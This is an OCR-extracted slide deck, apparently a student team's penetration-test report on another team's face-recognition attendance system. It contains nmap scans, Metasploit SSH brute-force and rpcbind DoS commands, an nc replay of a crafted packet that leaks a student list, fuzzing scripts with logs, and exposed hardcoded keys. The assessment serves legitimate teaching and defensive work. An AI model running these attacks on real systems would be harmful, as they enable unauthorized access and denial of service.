-rw-r--r-- 1 lg lg   17 Jun 16 08:12 facedb.iv
-rw-r--r-- 1 lg lg   17 Jun 16 08:12 userdb.cipherke
-rw-r--r-- 1 lg lg   17 Jun 16 08:12 userdb.iv
-rw-r--r-- 1 lg lg   17 Jun 16 08:12 videodb.cipherk
-rw-r--r-- 1 lg lg   17 Jun 16 08:12 videodb.iv
lg@LgFaceRecProject:/mnt/usb/db$ cat *.cipherkey
password12345678
password12345678
password12345678
```

```
lg@LgFaceRecProject:/mnt/usb/db$ ls -al
total 32
drwxr-xr-x 2 lg lg 4096 Jun 21 14:11 .
drwxrwxr-x 4 lg lg 4096 Jun 21 14:11 ..
-rw-r--r-- 1 lg lg   17 Jun 16 08:12 facedb.cipherk
-rw-r--r-- 1 lg lg   17 Jun 16 08:12 facedb.iv
-rw-r--r-- 1 lg lg   17 Jun 16 08:12 userdb.cipherk
-rw-r--r-- 1 lg lg   17 Jun 16 08:12 userdb.iv
-rw-r--r-- 1 lg lg   17 Jun 16 08:12 videodb.cipher
-rw-r--r-- 1 lg lg   17 Jun 16 08:12 videodb.iv
lg@LgFaceRecProject:/mnt/usb/db$ cat *.iv
0000000000000000
0000000000000000
0000000000000000
```

```
00042D30  25 00 73 00 5C 00 63 00 65 00 72 00 74 00 5C 00  %.s.\.c.e.r.t.\.
00042D40  63 00 6C 00 69 00 65 00 6E 00 74 00 2E 00 6B 00  c.l.i.e.n.t...k.
00042D50  65 00 79 00 00 00 00 00 00 00 00 00 00 00 00 00  e.y.............
```

AI Attendance Check System

Student List

gyeonghun so
wonyoung chang
soohyun yi
hyojin oh
hyungjin choi
vishakha dhole
cliff huff

Attendance List
kyuwoon kim

Information Gathering (3)

Static Analysis :

Team3_static_analysis_by_Team2

Tool	Target	Found	Summary
Flawfinder (https://dwheeler.com/flawfinder/)	Client	13	Using safe string API/handling buffer API is required to prevent buffer overflow
	Server	3	Checking buffer boundaries are required in face recognition module (Check buffer boundaries if used in a loop including recursive loops (CWE-120, CWE-20))
Trommel (https://github.com/CERTCC/trommel)	Client	39	Server IP/Port information is disclosed in clientconf.bin and gives hints to DoS attack.
	Server	25	keywords such as password/username/ssl/admin are detected and gives hints when reviewing source codes

Information Gathering (4)

Review known vulnerabilities of used open source


Module	Used version	CVE link	Review result
openSSL	1.1.1k (3/25/2021)	https://www.cvedetails.com/vulnerability-list/vendor_id-217/Openssl.html	Recent CVEs of openSSL can’t be affected to latest version(1.1.1k).
openCV	4.5.1 (latest 4.5.2)	https://www.cvedetails.com/vulnerability-list/vendor_id-16327/Opencv.html	There are no known vulnerabilities at 4.5.1. There are no security patch between 4.5.1 and latest version(4.5.2).

Information Gathering (5)

System Scanning by nmap

Result of nmap scanning


> ***nmap -p0-65535 -sS 192.168.0.236***



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p0-65535 -sS 192.168.0.236
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-29 20:57 EDT
Nmap scan report for 192.168.0.236
Host is up (0.034s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
3389/tcp  open  ms-wbt-server
10000/tcp open  snet-sensor-mgmt
10010/tcp open  rxapi
MAC Address: 8C:C6:81:DA:7C:C6 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 512.81 seconds
```

Threat Modeling (1)

Establish the scope of assessment and identify assets



Threat Modeling (2)


Identify the possible security risks through the analysis of assets, threats and vulnerabilities by their impacts and likelihood.



Module	Asset	Threat Category	Threat scenario	Impact Level
Client	Config Setting	Information Disclosure	Unauthorized user can open the configuration file (plain text file) of client and check the server information (IP/port). Based on the information, the attacker conducts the system scanning to gather more information.	High
	Transmitted data	Spoofing	Server may be spoofed by an attacker and the server may grant the unauthorized access of fake client.	High
Server	User DB	Information Disclosure	ID/PW can be disclosed by Brute Force attack.	High
		Tampering	Malicious input such as ID/PW can crash the server application	Medium
	Face DB	Tampering	The attackers can check the local storage of the server and get the student information from the image file name or add/modify/delete the image files.	High
	Transmitted data	Spoofing	Client may be spoofed by an attacker and this may lead to unauthorized access to the server.	High

Exploitation - opened port(1)

Attempt to identify potential threats and vulnerabilities throughout the services of the listening port.

Port	Service	Possible threats	Result




port 22	openSSH 7.6p1
	(latest 8.6p1)
		1) Known vulnerability (CVEs)
		2) Brute force attack to gain access
		a. Download pwned password list
		b. Do brute force attack using metasploit
			1) There are several CVEs but we can’t exploit that.
			2) We couldn’t get the success result during 3 days.
			
			`msf6 auxiliary(scanner/ssh/ssh_login) > run`
			`[*] 192.168.0.236:22 - Starting bruteforce`

port 111	rpcbind	1) Known vulnerability (CVEs)
		2) Exploit mapped service
			1) CVE-2017-8779 : DOS
			: Server frozen for a while after exploiting but we are not sure this is effective exploitation.
			
			`msf6 auxiliary(dos/rpc/rpcbomb) > exploit`
			`[*] Scanned 1 of 1 hosts (100% complete)`
			`[*] Auxiliary module execution completed`
			2) Got some info, but couldn’t get deeper in time.
			
			`msf6 auxiliary(scanner/portmap/portmap_amp) > run`
			`[*] Sending Portmap RPC probes to 192.168.0.236→192.168.0.236 (1 hosts)`
			`[+] 192.168.0.236:111 - Vulnerable to Portmap RPC DUMP (Program version: 3)`
			`[+] 192.168.0.236:111 - Vulnerable to Portmap RPC DUMP (Program version: 2)`
			`[+] 192.168.0.236:111 - Vulnerable to Portmap RPC GETSTAT amplification: No`
			`[*] Scanned 1 of 1 hosts (100% complete)`
			`[*] Auxiliary module execution completed`

port 3389	ms-wbt-server	1) Known vulnerability (CVEs) 2) Brute force attack to gain access	1) Recently, there are no known vulnerabilities in ms terminal server. 2) It is same with port 22. It’s security depends on user id/pw of the system.



Exploitation - opened port(2)

Attempt to identify potential threats and vulnerabilities throughout the services of the listening port.

Port	Service	Possible threats	Result
port 10000	Team3 TCP	1) Unknown connection with manipulated packet	1) Server sent student list by manipulated request. a. Sniffing packets when admin is logged in b. Create manipulated packet file (msg_get_student_list.bin) c. Send manipulated packet to TCP port(10000) using nc  ┌──(kali㉿kali)-[~/team3] └─$ nc 192.168.0.236 10000 -o response.bin < msg_get_student_list.bin ▒L�U� admin kyuwoon.kim gyeonghun.rowonyoung.chang hyungjin.choivibhanshu.dhote cliff.huff  ....L.U........... ....admi n.........kyuwoo n.kim.........gy eonghun.ro...... ...wonyoung.chan g.........soohyu n.yi.........hye jin.oh.........h yungjin.choi.... .....vibhanshu.d hote.........cli ff.huff. Request get student list Response the list  Parsing Directory: ../imgs Listening for connections2 Listening for connections Accepted connection Request Accepted connection Request wait cmd payload data_id: 4114 SIGNAL_FM_REQ_STUDENT_LIST wait cmd get student list

Exploitation - opened port(3)

Attempt to identify potential threats and vulnerabilities throughout the services of the listening port.

Port	Service	Possible threats	Result
port 10010	Team3 TLS	1) Unknown connection with manipulated packet	1) Server program fall into an infinite loop a. Connect to TLS port(10010) using telnet b. Sent “hello”  

```
lg@LgFaceRecProject:~/bk_test/Team3$ telnet 192.168.0.236 10010
Trying 192.168.0.236...
Connected to 192.168.0.236.
Escape character is '^]'.
hello
```

```
Parsing Directory: ../imgs
Listening for connections2
Listening for connections
try to make ssl init
--> complete to make ssl init
try to make tls connect
--> complete to make tls connect
Accepted connection Request2
 Accepted connection Request
wait cmd
failed to receive payload
wait cmd
failed to receive payload
wait cmd
failed to receive payload
wait cmd
failed to receive payload
wait cmd
```

Exploitation - Fuzzing

Fuzzing - Client (1)


Tool	Target	Environment	Attack Scenario & Result
MiniFuzz	[Client, Server] ID & PW	● Windows 10 ● Visual Studio 2019	[Client] We had run 2,000 times as below but segmentation fault wasn’t found. 1. Rebuild the client after adding source code to use the program arguments 2. Generate randomly manipulated user id and password 3. Run the program in order to login using random id and password 4. Check the result of program execution 5. Repeat step 2-4 [Server] **No crash but after repeating 500 times of connection,the server cannot initialize SSL.** (Availability Issue)

Exploitation - Fuzzing

Fuzzing - Client (2)

```
UserAuthView::DlgProc()
{
    switch(message) {
        case WM_INITDIALOG:
            CString exeStr(__targv[0]);
            CString arguStr(__targv[1]);
            CString randStr, idStr, pwStr;

            int strIdx = arguStr.Find(_T("test-"));
            strIdx += strlen("test-");

            randStr = arguStr.Right(arguStr.GetLength() - strIdx);

            srand((unsigned int)(time(NULL));
            int random_number = rand() % randStr.GetLength();

            idStr = randStr.Left(random_number);
            pwStr = randStr.Right(randStr.GetLength() - random_number);

            SetDlgItemText(hWnd, IDC_USERNAME_EDIT, T2W(idStr.GetBuffer()));
            SetDlgItemText(hWnd, IDC_PASSWORD_EDIT, T2W(pwStr.GetBuffer()));
    }
}
```

Variable generation



Target

Process to fuzz: C:₩Users₩juk39₩Desktop₩Security₩evaluation₩ControlAn(

Command line args: %1

Allow process to run for: 2,0 secs.

Shutdown method: Thread Injection

Shutdown delay: 0,5 secs.

Settings

Template files: C:₩Users₩juk39₩Desktop₩minifuzz₩templates₩

Temporary files: C:₩Users₩juk39₩Desktop₩minifuzz₩temp₩

Log files: C:₩Users₩juk39₩Desktop₩minifuzz₩logs₩

Crash files: C:₩Users₩juk39₩Desktop₩minifuzz₩crashes₩

Aggressiveness: Low (5%)


☑ Always on Top

Progress

Fuzzed files: 2015 # Failures: 0 test

Time	File	Crash

Inputs and execution




Welcome to
AI Attendance Check System

ID pb5o0xos8!y

PASSWORD ******

Communication Mode ● Secure Mode ○ Real-time Mode



```
Accepted connection Request2
 Accepted connection Request
wait cmd
payload data_id: 4103
SIGNAL_FM_REQ_LOGIN
wait cmd
process LOGIN
unable to find user : auxp4ougoi97tlcn0
login result : 0
payload data_id: 4144
SIGNAL_FM_REQ_DISCONNECT
wait cmd
disconnect
Counted 0 frames in 0.206 seconds! This equals 0fps.
try to free tls connect
--> complete to free tls connect
Listening for connections2
Accepted connection Reques
 Accepted connection Reque
Listening for connections2
Accepted connection Reques
 Accepted connection Reque
Listening for connections2
```

Availability Issue!!
(Server)

Exploitation - Fuzzing


Fuzzing - Server(1)

Tool	Target	Environment	Attack Scenario & Result
AFL	[Server] User DB file	Jetson Nano	AFL doesn’t support coverage based fuzzing on ARM environment.
zzuf	[Server] User DB file	VM Kali Linux	**We had run over 30,000 times but segmentation fault wasn’t found**. 1. Rebuild program after removing source code related to face recognition 2. Generate randomly manipulated user db file using zzuf 3. Run the program in order to read abnormal user db file 4. Check the result of program execution 5. Repeat step 2-4
	[Server] Registered Image file	Jetson Nano	**We had run over 10,000 times but segmentation fault wasn’t found.** 1. Rebuild program after removing source code related to socket 2. Generate randomly manipulated jpg file using zzuf 3. Run the program in order to read abnormal jpg file 4. Check the result of program execution 5. Repeat step 2-4

Exploitation - Fuzzing


Fuzzing - Server(2)

1) Write the shell script




```
#!/bin/bash

if [ $# -ne 3 ]; then
    echo "This script need 3 parameter"
    echo "Usage : ./zzuf_test.sh [Start Seed] [End Seed] [Input File]"
    exit 1
fi

it_start=$1
it_end=$2
input=$3
echo "iteration : [${it_start} - ${it_end}]"
echo "input file : ${input}"

TestCase_DIR=./TCs
input_backup=${input}.ori

if [ ! -d $TestCase_DIR ]; then
    mkdir $TestCase_DIR
fi

cp ${input} ${input_backup}

for ((i = ${it_start}; i < ${it_end}; i++));
do
    tc_filename=${i}_input
    zzuf -s$i -r.1:1 < ${input} > ${TestCase_DIR}/${tc_filename}
    cp ${TestCase_DIR}/${tc_filename} ${input}

    result=`./LgFaceRecDemoTCP_Jetson_NanoV2 5000 2<&1 > /dev/null`
    ret=$?
    echo "[${i}] ret : ${ret}"
    if [ ${ret} -eq 139 ]; then
        echo "${i} : Segmentation Fault!!!!!!!!!!!!"
        exit 1
    fi

    cp ${input_backup} ${input}
done
```

2-1) Launch the server program with manipulated userdb.bin



```
┌──(kali㉿kali)-[~/team3/myAFL/build]
└─$ ./zzuf_test.sh 30000 40000 ../userdb.bin
iteration : [30000 - 40000]
input file : ../userdb.bin
[30000] ret : 0
[30001] ret : 0
[30002] ret : 0
[30003] ret : 0
[30004] ret : 0
[30005] ret : 0
[30006] ret : 0
[30007] ret : 0
[30008] ret : 0
[30009] ret : 0
[30010] ret : 0
[30011] ret : 0
[30012] ret : 0
[30013] ret : 0
[30014] ret : 0
[30015] ret : 0
[30016] ret : 0
```

2-2) Launch the server program with manipulated image file





```
lg@LgFaceRecProject:~/bk_test/Team3/LgFaceRecDemoTCP_Jetson_NanoV2/build_fuzztest$ ./zzuf_test.sh 10000 15000
iteration : [10000 - 15000]
input file : ../imgs/kyuwoon.kim_64753.jpg
[10000] ret : 134
[10001] ret : 134
[10002] ret : 134
[10003] ret : 134
[10004] ret : 134
[10005] ret : 134
[10006] ret : 134
[10007] ret : 134
```

Exploitation - Pen Testing

Penetration Testing by General Tools

- BruteForce Attack, Scanning

Tool	Target	Environment	Description	Result
Burp Suite	Credentials of server system	VM Kali Linux	Conduct BruteForce attack to get id/password of server system. 	We failed to attack with Burp intruder to the target port.
SSLScan	Scanning TLS/SSL configuration to find out weakness of openSSL	Windows Subsystem for Linux	Perform a wide variety of tests over the specified target. Analysis a comprehensive list of the protocols and ciphers accepted by an SSL/TLS server along with some other information useful in a security test. 	Vulnerability found for TLS Compression: ● OpenSSL version does not support compression ● Rebuild with zlib1g-dev package for zlib support but could not get the valid output for it.

```
gigwan@PTOMF10-NA10F77:~$ sslscan 192.168.0.236 22
Version: 1.11.5
OpenSSL 1.0.2n  7 Dec 2017

OpenSSL version does not support SSLv2
SSLv2 ciphers will not be detected

OpenSSL version does not support SSLv3
SSLv3 ciphers will not be detected
ERROR: Could not open a connection to host 22 on port 443.
gigwan@PTOMF10-NA10F77:~$ sslscan 192.168.0.236:22
Version: 1.11.5
OpenSSL 1.0.2n  7 Dec 2017

OpenSSL version does not support SSLv2
SSLv2 ciphers will not be detected

OpenSSL version does not support SSLv3
SSLv3 ciphers will not be detected
Testing SSL server 192.168.0.236 on port 22

  TLS renegotiation:
Session renegotiation not supported

  TLS Compression:
OpenSSL version does not support compression
Rebuild with zlib1g-dev package for zlib support

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
```

Exploitation - Pen Testing

Penetration Testing with attack scenario(1)

- Manipulate the image files

Pre-condition

Attacker gained the access to the server system

Attack Scenario

1) A normal user login to the client.


2) Add pictures

3) Log out


4) Then, the attacker replaces one of the images of the user with another one in the server storage.

Attack Result


Unauthorized user can pass the attendance system



Students must register their faces in the attendance system.



```
drwxr-xr-x  2 lg lg   4096 Jun 30 13:44 ./
drwxr-xr-x 14 lg lg   4096 Jun 30 13:44 ../
-rw-rw-r--  1 lg lg  23769 Jun 21 15:21 kyuwoon.kim_6470.jpg
-rw-rw-r--  1 lg lg 141150 Jun 21 17:21 kyuwoon.kim_64731.jpg
-rw-rw-r--  1 lg lg 179658 Jun 21 17:21 kyuwoon.kim_64742.jpg
-rw-rw-r--  1 lg lg  33618 Jun 25 08:19 kyuwoon.kim_64753.jpg
-rw-rw-r--  1 lg lg  32024 Jun 21 15:21 kyuwoon.kim_64774.jpg
-rw-r--r--  1 lg lg    133 Jun 18 10:56 README.md
```

